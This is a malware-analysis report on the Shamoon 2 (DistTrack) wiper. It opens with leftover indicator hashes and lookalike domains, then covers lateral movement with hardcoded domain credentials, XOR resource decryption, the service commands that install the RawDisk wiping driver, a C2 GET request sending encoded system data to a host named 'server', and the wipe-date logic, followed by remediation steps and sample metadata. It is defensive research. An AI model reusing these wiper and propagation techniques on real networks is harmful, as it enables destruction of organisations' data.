a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf
af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8
bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9
c3c17383f43184a29f49f166a92453a34be18e51935ddbf09576a60441440e51
ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644
ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530
e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa
eab4489c2b2a8dcb0f2b4d6cf49876ea1a31b37ce06ab6672b27008fd43ad1ca
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e

Domains

dnsrecordsolver.tk
goOgle.com
googlednsupdate.tk
googleupdate.download
main-google-resolver.com
net-support.info
updateorg.com
mslicensecheck.com
shalaghlagh.tk
update-kernal.net
windows-dns-resolver.org
check-updater.org
microsoft-kernels-pdate.net
upgradesystems.info
winodwsupdates.me
yahoooooooooemail.com
checkgoogle.org
Kernel.ws
mydomain1110.com
mydomain1607.com
mydomain1609.com



REPORT 2: SHAMOON 2 MALWARE ANALYSIS REPORT

April 2017

Table of Contents

PAGE	TITLE	PAGE	TITLE
52	Executive Summary	69	Appendix B: LogRhythm Detection Rules
52	About Shamoan 2	70	Description
52	About this Report	70	LogRhythm AI Engine Rules
53	Major Findings	70	Pre-Dropper AI Engine Rule
53	Remediation Recommendations	70	Dropper AI Engine Rules
		72	C2 Reporting AI Engine Rules
54	Analysis	73	Wiper-Specific AI Engine Rule
55	Summary	74	LogRhythm SmartResponse Plug-ins
55	Sample Analyzed: 394a7.exe	74	Disable AD Account
55	Analysis	75	Disable Local System Account
55	Obfuscation and Encryption	76	Quarantine by IP Address - Cisco Specific
56	Execution	77	Quarantine by IP Address - Palo Alto Networks Specific
59	Prevention and Remediation	78	Appendix C: Indicators of Compromise (IOCs)
60	Conclusion	79	Description
61	Appendix A: Sample Metadata		
62	Description		
62	Sample: 394a7.exe		
63	Dropped File: netinit.exe		
64	Dropped File: <filename>.exe (variable file name)		
65	Sample: drdisk.sys		
66	Sample: 448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237		
66	Sample: 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1felac3		
67	Sample: c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a		
67	Sample: 5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a		
68	Sample: e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a		

Executive Summary

About Shamoan 2

Shamoan 2 attempts to spread to other systems on the local network or Active Directory domain of the victim system and overwrites—or wipes—files in hardcoded directories on each system. The malware destroys data and renders the system inoperable, while also attempting worm-like behavior in an attempt to spread the malware to other systems on the network.


The samples contain hardcoded domain names, usernames, and passwords, supporting the highly targeted nature of the malware. LogRhythm AI Engine rules for detecting its presence are provided in Appendix B. The major findings of analysis of this sample are contained within this report.

Shamoan, also known as DistTrack, was reported to be discovered on August 12, 2012 and was identified as WORM_DISTTRACK.A¹, as well as TROJ_WIPMBR.A, by Symantec's Security Response team. ICS-CERT supplied the first known public report of Shamoan functionality within JSAR-12-241-01B² on October 16, 2012. This report gave written accounts of the malware's three primary components as well as maintained a running activity log of Shamoan discoveries and incidents up until January 3, 2014. Reporting was found linking the Shamoan malware to the Sony Pictures hack in 2014;³ however, this report was only substantiated by one reporting agency. No further reporting was written until Palo Alto released a report titled "Shamoan 2: Return of the Disttrack Wiper"⁴ on November 30, 2016. ArsTechnica subsequently published two technical articles in December detailing additional outbreaks.⁵

About this Report

The goal of this report is to provide actionable intelligence regarding threat actors and the malware or other tools they use for reconnaissance, delivery, exploitation, and so forth in order for security operations (SecOps) teams to be empowered to more quickly detect and respond to this specific threat. This information is also intended so that SecOps teams can utilize the intelligence in this report in order to set up preventative measures for the malware analyzed. In the case of a victim of this malware, this analysis can be used to understand the impact of the malware (e.g., what damage it may have done, lateral movement, data exfiltration, credential gathering, etc.). We also share this intelligence back to the community to assist other researchers in their analysis of the same malware.

This threat intelligence report is based on analysis from the LogRhythm Labs team in which we examine details of specific samples of malware belonging to a family publicly known as "DistTrack." The malware analyzed in this report bears many similarities to malware used in a targeted attack named "Shamoan" in 2012.




¹ https://www.symantec.com/security_response/writeup.jsp?docid=2012-081608-0202-99&om_rssid=sr-mixed30days

² <https://ics-cert.us-cert.gov/jsar/JSAR-12-241-01B>

³ <https://arstechnica.com/security/2014/12/sony-pictures-malware-tied-to-seoul-shamoan-cyber-attacks/>

⁴ <http://researchcenter.paloaltonetworks.com/2016/11/unit42-shamoan-2-return-disttrack-wiper/>

⁵ <https://arstechnica.com/security/2016/12/shamoan-wiper-malware-returns-with-a-vengeance/>



Major Findings

- A service named “NtsSrv,” configured to run the original malicious installer, is created and started on the initially infected victim.
- The installer attempts to enumerate other systems on the local network or Active Directory domain.
- If connection to a system on the local network is successful, the installer performs the following:
 - Attempts to log to the remote system with hardcoded credentials and copy itself to %WinDir%\system32\ntssrv32.exe.
 - Decrypts and executes a Command and Control (C2) component from its resource section, which attempts to communicate over HTTP with a local system named “server”.
 - Installs a Scheduled Task on the remote system that is configured to run ntssrv32.exe.
 - Starts the Scheduled Task on the remote system, which drops a wiper component that renders the system inoperable.
- If the system date of the original victim is later than 11/20/2016 8:45 PM, the installer drops the wiper component and proceeds to overwrite files until the original victim system is rendered inoperable.

Remediation Recommendations

If the malware is successful in wiping the affected systems, analysts can remediate this malware from a system or network by restoring from backup. In order to prevent future infection and lateral movement of the malware across the enterprise, the following actions can be taken in addition to implementing the LogRhythm rules provided in Appendix B. Because these mitigations have implications across the enterprise network, it is important to assess the impact of making these changes and ensure appropriate policies and procedures to implement and support these changes are evaluated.

- Ensure the latest account credential protection is enabled on all Windows systems by verifying that enterprise systems are kept updated with the latest Windows Update software.
- Install Local Administrator Password Solution (LAPS) on the domain in order to randomize local administrator passwords for systems in the domain.
- Disable the Remote Registry service on all systems.
 - Note: This action can have significant impact on the enterprise network and should be carefully considered. However, the service can be disabled temporarily and easily re-enabled when mitigation is complete.



Analysis

Analysis

Summary

The main installer infects and destroys the initial system, as well as infecting other systems on the local network or Active Directory domain. The malware contains hardcoded domains, usernames, and passwords for logging on to remote systems. If the installer is successful in connecting to the local network, it drops a communications component that is configured to connect to a hardcoded server name. Notably, the malware uses the same disk driver to perform the wiping functionality as malware used in an attack named "Shamoon" in 2012. The sample analyzed is a 32-bit version of the malware; file metadata for all identified samples and dropped files is presented in Appendix A.

Sample Analyzed: 394a7.exe

File Metadata	
File Name:	394a7.exe
File Size (bytes):	395,264
MD5:	5446f46d89124462ae7aca4fce420423
SHA1:	e7c7f41babdb279c099526ece03ede9076edca4e
SHA256:	394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
File Type:	32-bit Windows executable

Table 1: File Metadata

Analysis

The main installer contains three embedded resources named PKCS12, PKCS7, and x509, which are encrypted components of the malware, named to masquerade as legitimate cryptographic objects. These resources are decrypted and dropped on either the initially infected or remote system, depending on the operating system and other factors.

```

xor     edx, edx
mov     eax, ecx
div     [ebp+arg_C]
mov     eax, [ebp+key]
lea     esi, [ecx+edi]
inc     ecx                ; Increase counter
mov     dl, [edx+eax]      ; Move byte of encrypted data into dl
mov     eax, [ebp+var_4]
xor     dl, [eax+esi]      ; XOR single byte of encoded data with key
mov     [esi], dl
cmp     ecx, ebx          ; Check to see if the total size of decrypted data has been reached
jb      short loc_1221A10

```

Figure 1: Disassembly of Decryption Algorithm

Obfuscation and Encryption

Resource names, service names, and other strings are encoded in the binary using a simple algorithm. These strings are decoded at runtime by subtracting a value from each character to get the corresponding ASCII value. For example, subtracting 34 from each character in "rmeuST" results in the resource name string "PKCS12":

ASCII Character	"r"	"m"	"e"	"u"	"S"	"T"
Hex Value	0x72	0x6D	0x65	0x75	0x53	0x54
Hex Value - 34 (0x22)	0x50	0x4B	0x43	0x53	0x31	0x32
Decoded ASCII	"P"	"K"	"C"	"S"	"1"	"2"

The embedded resources themselves are XOR encrypted using a key that is decoded at runtime before decryption. The encrypted data are stored at a particular offset within each binary resource; the offset values are hardcoded in the binary as encoded strings. Decryption proceeds as follows:

- Starting offset and size are decoded from the hardcoded values in the binary
 - Nineteen is subtracted from the ASCII value of each character, then the resulting ASCII value is converted to an integer, e.g. "KJL" -> "879" (str) -> 879 (int).
- The decryption key is decoded in the same way (subtracting 19 from each ASCII value), but the result is a Base64 encoded value that is then decoded to result in the final key.
- Starting at the calculated offset within the resource, each byte is XOR decrypted with the decoded key as seen in the assembly below:

Execution

When the analyzed sample 3947a.exe is executed with the parameter "2", the sample installs itself as a service named NtsSrv on the infected host and modifies the dependencies of the legitimate LanmanWorkstation service to include the malicious service.

After determining the subnet of the infected machine, 3947a.exe attempts to connect to network shares on the local network starting with the ADMIN\$ share. The malware traverses the network incrementally by IP address starting at 1, using hardcoded domain credentials to log on to each system. If the installer successfully connects to another host on the subnet, it proceeds by remotely opening that system's registry in order to disable UAC and Wow64 redirection. This allows the malware to test write permissions to the %WinDir%\system32 directory, where it writes itself as ntssrvr32.exe and changes the timestamp of the file to match that of kernel32.dll.

3947a.exe then attempts to create a scheduled task on the remote system that is configured to run the installer component with the command line "ntssrvr32.exe LocalService". The task is created on the remote system using the NetScheduleJobAdd API, which only allows specification of a host and AT_INFO structure to create the job. Notably, the AT_INFO structure does not contain a field for specifying a task name, resulting in a default name (e.g. At1.job) being assigned to the scheduled task. However, the AT_INFO structure does allow specification of a start time for the task, which the installer generates by retrieving the system time of the remote machine and adding 90 milliseconds. Following is a screenshot from a network capture that illustrates the job creation over the network:

1934	492.723625	172.16.93.238	172.16.93.2	ATSVC	324 JobAdd request
1935	492.736593	172.16.93.2	172.16.93.238	SMB2	131 Ioctl Response, Error: STATUS_PENDING
1936	492.851015	172.16.93.2	172.16.93.238	DNS	84 Standard query response 0x2799 Server
1937	492.881915	172.16.93.2	172.16.93.238	ATSVC	202 JobAdd response
1938	492.882022	172.16.93.238	172.16.93.2	TCP	60 53595 → 445 [ACK] Seq=1364250 Ack=1293
1939	492.882286	172.16.93.238	172.16.93.2	SMB2	146 Close Request File: atsvc

Microsoft AT-Scheduler Service, JobAdd

Operation: JobAdd (0)

[Response in frame: 1937]

▶ Pointer to Servername (uint16): 172.16.93.2

▶ Pointer to Job Info (atsvc_JobInfo)

▶ JobInfo

Job Time: 57523000

▶ Days Of Month: 0x00000000: (No values set)

▶ Days Of Week: 0x00: (No values set)

▶ Flags: 0x10: JOB_NONINTERACTIVE

▶ Pointer to Command (uint16): ntssrvr32.exe LocalService

Figure 2: Job Creation Over the Network

WWW.LOGRHYTHM.COM

PAGE 56

The installer then decrypts its PKCS12 resource (the wiper component), writes the data to %WinDir%\System32\<filename>.exe on the initially infected machine, and changes the timestamp of the file to match that of kernel32.dll.

3947a.exe also writes a hardcoded public key to %TEMP%\key8854321.pub—the purpose of which was not determined during the course of analysis. This component is then executed with the command line “%WinDir%\system32\<filename>.exe 1”. The <filename> is chosen from the list of hardcoded values below:

caclsrv.exe	dvdquery.exe	msinit.exe	sigver.exe	wcscript.exe
clean.exe	event.exe	ntfrsutil.exe	routeman.exe	ntnw.exe
certutl.exe	findfile.exe	ntdsutl.exe	rrasrv.exe	netx.exe
ctrl.exe	gpget.exe	power.exe	sacses.exe	fsutl.exe
dfrag.exe	ipsecure.exe	rdsadmin.exe	sfmsc.exe	extract.exe
dnslookup.exe	iissrv.exe	regsys.exe	smbinit.exe	

Figure 3: List of Hardcoded Values from Which <filename> is Chosen

<filename>.exe extracts and XOR decrypts the disk driver from its resource section, writing it to %WinDir%\system32\drivers\drdisk.sys. The wiping component then creates a service named drdisk that is configured with the driver drdisk.sys as the kernel driver. The service is created and then started by the wiping component using the following commands:

```
"%WinDir%\system32\cmd.exe /c sc create drdisk type= kernel start= demand binpath=
System32\Drivers\drdisk.sys 2>&1 >nul"

"%WinDir%\system32\cmd.exe /c sc start drdisk 2>&1 >nul"
```

The system clock is then set to a random day in August 2012 (possibly due to the license expiration of the original driver, although this is unconfirmed). <filename>.exe then begins overwriting files on the system, starting with user directories and followed by the system directory %WinDir%\system32.




Figure 4: Illustration of the Modified System Time and Service Creation

If the previously described remote connection is successful, 3947a.exe decrypts the communications component contained within its PKCS7 resource, writes it to %WinDir%\system32\netinit.exe, and changes the timestamp of the file to match that of kernel32.dll.

When executed with the command line “%WinDir%\system32\netinit.exe 1”, the communications component searches for a machine on the local subnet with the hostname “server”. If found, the component connects to port 80 and performs the following GET request, where the “shinu=” argument contains encoded system information:

```
GET
/category/page.php?shinu=9L5/959g6H0WBv8wadq7HLBsVheuQTk4tlnwkYjRpEggrEEIRIE
ulFcsiZyF+j0PoY3VIOMpZPvgxsW2 HTTP/1.1
User-Agent: Mozilla/5.0 (MSIE 7.1; Windows NT 6.0)
Host: server
Cache-Control: no-cache
```

Due to the hardcoded wiping date of 11/20/2016, the malware is unlikely to spread successfully to other machines, because the initial victim is wiped within minutes of infection. Unless the disk driver installation is unsuccessful, the system is wiped before the infection can spread to other hosts. However, if the malware is able to retrieve the file inf_usbvideo324.pnf from the C2 server, this hardcoded date could be altered to a future date. This file is saved to %WinDir%\inf\usbvideo324.pnf. The following pseudocode illustrates the check for this file, which contains an alternate day and year for the scheduled wiping, followed by the hardcoded values and the modification of the system time.

```
if ( check_for_inf_usbvideo_file(&v4) )           // Checks for the file inf_usbvideo324.pnf
{
    Day = v6;
    Year = v4;
}
else
    // If the file doesn't exist on the system,
    // use hardcoded values
{
    Year = 0x7E0;                                // Year: 2016
    Day = 0x11;                                   // Day: 17
    Month = 0x08;                                 // Month: 11
    Hour = 0x14;                                  // Hour: 20
    Minutes = 0x2D;                               // Minutes: 45
}
GetSystemTime(&SystemTime);
if ( SystemTime.wYear > Year )
    goto LABEL_27;
if ( SystemTime.wYear != Year )
    return 2;
if ( SystemTime.wMonth <= Month
    && (SystemTime.wMonth != Month
    || SystemTime.wDay <= Day
    && (SystemTime.wDay != Day
    || SystemTime.wHour <= Hour
    && (SystemTime.wDay != Day || SystemTime.wHour != Hour || SystemTime.wMinute <= Minutes))) )
{
    // Date and time for wiping scheduled for 2016-11-20 20:45
```

Figure 5: Pseudocode for Setting Wiping Date and Checking System Time

An abstract graphic consisting of several concentric circular arcs. Scattered across these arcs and the surrounding space are numerous dots of varying sizes. Some dots are connected to the arcs by thin, straight lines, while others are isolated. The dots and lines are in shades of blue and grey, creating a complex, web-like pattern that resembles a network or a stylized orbital system.

Prevention and Remediation

Prevention and Remediation

Prevention

In order to prevent future infection and lateral movement of the malware across the enterprise, the following actions can be taken in addition to implementing the LogRhythm rules provided in Appendix B. Because these mitigations have implications across the enterprise network, it is important to assess the impact of making these changes and ensure appropriate policies and procedures to implement and support these changes are evaluated.

The Shamoon malware does not rely on exploiting application or operating system vulnerabilities to be successful.⁶ Instead, it uses hardcoded Windows Active Directory credentials and weak domain security configurations to infect and spread across the enterprise. Prevention of this type of attack requires hardening of the security policy on the network. Following are examples of security measures that should be implemented and how each prevents attacks such as Shamoon:

1. Ensure the latest account credential protection is enabled on all Windows systems by verifying that enterprise systems are kept updated with the latest Windows Update software. Microsoft's 2871997 update⁷ (released May 13th, 2014) improves account credential security, making credential dumping attacks less successful. This helps to prevent the harvesting of domain credentials that can be used for subsequent attacks and lateral movement across a domain.
2. On May 1, 2015, Microsoft made the Local Administrator Password Solution (LAPS) software available for download.⁸ When installed, LAPS makes the elevation of local credentials to domain credentials more difficult by ensuring the local administrator account password is not reused on every domain system. This prevents lateral movement by an attacker using the same credentials to logon to multiple systems.
3. Disable the Remote Registry service on all systems.⁹ Shamoon relies on the Remote Registry system to disable User Account Control on the remote target, allowing the malware to install itself in the %WinDir%\system32 directory and create a Scheduled Task without alerting the user.

Remediation

If the malware is successful in wiping the affected systems, analysts can remediate this malware from a system or network only by restoring from backup.

Conclusion

The Shamoon malware campaign began in 2012 and re-emerged with a new, modified version of the 2012 samples in November 2016. In that month, there were two targeted waves of attacks that attempted to wipe systems across networks of multiple Saudi Arabian industries. A third wave of attacks occurred in January of 2017, again targeting Saudi Arabian industries. Although the responsible actors for the third wave of attacks are presumed to be the same, the malware was updated with more sophisticated functionality such as encryption, anti-debugging, and process hollowing techniques.¹⁰

Intelligence gained from security researchers investigating these waves of attacks suggests that the Shamoon campaign is ongoing. Research published by Kaspersky¹¹ reports that a new wiper (which they have named StoneDrill) was discovered in Europe, suggesting that the actor group may be expanding their operations beyond the Middle East. For this reason, LogRhythm Threat Research will continue to monitor Shamoon activity, and report on the analysis of any future discoveries.

⁶ As an initial delivery vector was not recovered by the analysts, the method used to drop the Shamoon binary is unknown.

⁷ <https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-and-management-may-13,-2014>

⁸ <https://technet.microsoft.com/library/security/3062591>

⁹ Note: This action can have significant impact on the enterprise network and should be carefully considered. However, the service can be disabled temporarily and easily re-enabled when mitigation is complete.

¹⁰ <https://www.revbits.com/pdf/RevBits-Threat-Intelligence-Report-Feb2017.pdf>

¹¹ https://securelist.com/files/2017/03/Report_Shamoon_StoneDrill_final.pdf



Appendix A: Sample Metadata

Appendix A: Sample Metadata

Description

The following appendix contains metadata and other information about each identified sample for the purposes of reference and correlation.

Sample: 394a7.exe

394a7.exe is the initial dropper that installs itself as a service, installs the wiper component as a service, executes the C2 component, and performs lateral movement to infect remote systems. The C2 component was observed to call back to the hostname “server” during the course of analysis.

File Metadata				
File Name:	394a7.exe			
File Size (bytes):	395,264			
MD5:	5446f46d89124462ae7aca4fce420423			
SHA256:	394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:31:44 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.Gen	8.3.3.4	20170111
	ClamAV	Win.Dropper.DistTrack-7	0.99.2.0	20170111
	ESET-NOD32	Win32/DistTrack.C	14753	20170111
	F-Secure	Trojan.GenericKD.3749853	11.0.19100.45	20170111
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170111
	McAfee	DistTrack!raw	6.0.6.653	20170108
	Microsoft	Trojan:Win32/Depriz.A!dha	1.1.13407.0	20170111
	Sophos	Troj/Agent-AUOR	4.98.0	20170111
	Symantec	W32.Disttrack.B	None	20170111
	Trend Micro	Not Detected		

Table 2: Sample Metadata

Dropped File: netinit.exe

The dropped file netinit.exe is the C2 component and was observed to call back to the hostname “server” during the course of analysis.

File Metadata				
File Name:	61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842			
File Size (bytes):	159744			
MD5:	5bac4381c00044d7f4e4cbfd368ba03b			
SHA256:	61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:29:20 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Agent.ynjhe	8.3.3.4	20170110
	ClamAV	Win.Malware.DistTrack-9	0.99.2.0	20170111
	ESET-NOD32	Variant of Win32/DistTrack.B	14748	20170111
	F-Secure	Trojan.Generic.19784887	11.0.19100.45	20170111
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170111
	McAfee	DistTrack!comm	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170111
	Sophos	Troj/Agent-AUOR	4.98.0	20170110
	Symantec	Not Detected	20151.1.1.4	20161206
	Trend Micro	Not Detected		

Table 3: Sample Metadata

Dropped File: <filename>.exe (variable file name)

The variable file name for the dropped file <filename>.exe is chosen at runtime from a list of names that are hardcoded in the binary. This file is responsible for installing the service configured to run the disk driver that overwrites the system files and partition tables.

File Metadata				
File Name:	128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd			
File Size (bytes):	282112			
MD5:	2cd0a5f1e9bcce6807e57ec8477d222a			
SHA256:	128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:30:19 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Agent.axwlp	8.3.3.4	20161208
	ClamAV	Win.Trojan.DistTrack-6	0.99.2.0	20161208
	ESET-NOD32	Win32/DistTrack.C	14574	20161208
	F-Secure	Trojan.Generic.19780901	11.0.19100.45	20161208
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161208
	McAfee	RDN/Generic.dx	6.0.6.653	20161205
	Microsoft	Trojan:Win32/Depriz.Cldha	1.1.13303.0	20161208
	Sophos	Troj/Agent-AUOR	4.98.0	20161208
	Symantec	W32.Disttrack.B	20151.1.1.4	20161208
	Trend Micro	Not Detected		

Table 4: Sample Metadata

Sample: drdisk.sys

The dropped file drdisk.sys is a legitimate disk driver known as RawDisk, licensed by EldoS Corporation. This file is a kernel driver that allows low-level access to the system's hard disk.

File Metadata				
File Name:	drdisk.sys			
File Size (bytes):	27280			
MD5:	1493d342e7a36553c56b2adea150949e			
SHA256:	4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6			
File Type:	PE32 executable for MS Windows (native) Intel 80386 32-bit			
Compile Time:	2011-12-28 16:51:24 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20161214
	ClamAV	Win.Trojan.Disttrak-1	0.99.2.0	20161214
	ESET-NOD32	None	14603	20161214
	F-Secure	None	11.0.19100.45	20161214
	Kaspersky	RiskTool.Win32.RawAccess.a	15.0.1.13	20161214
	McAfee	DistTrack!sys	6.0.6.653	20161214
	Microsoft	None	1.1.13303.0	20161214
	Sophos	RawDisk Driver (PUA)	4.98.0	20161214
	Symantec	None	20151.1.1.4	20161214
	Trend Micro	Not Detected		

Table 5: Sample Metadata

The following are additional DistTrack samples/components that were identified during research and analysis.

Sample: 448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237

File Metadata				
File Name:	448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237			
File Size (bytes):	1355640			
MD5:	5289f4b806bbd7893fbda3ce4025683e			
SHA256:	448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:31:44 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.Gen	8.3.3.4	20161206
	ClamAV	Win.Dropper.DistTrack-7	0.99.2.0	20161206
	ESET-NOD32	Win32/DistTrack.C	14561	20161206
	F-Secure	Trojan.GenericKD.3803417	11.0.19100.45	20161206
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161206
	McAfee	Artemis!5289F4B806BB	6.0.6.653	20161205
	Microsoft	Trojan:Win32/Depriz.Aldha	1.1.13303.0	20161206
	Sophos	Mal/Generic-S	4.98.0	20161206
	Symantec	W32.Disttrack.B	20151.1.1.4	20161206
	Trend Micro	Not Detected		

Table 6: Sample Metadata

Sample: 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac3

File Metadata				
File Name:	47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34			
File Size (bytes):	717312			
MD5:	8fbe990c2d493f58a2afa2b746e49c86			
SHA256:	47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34			
File Type:	PE32+ executable for MS Windows (console) Mono/.Net assembly			
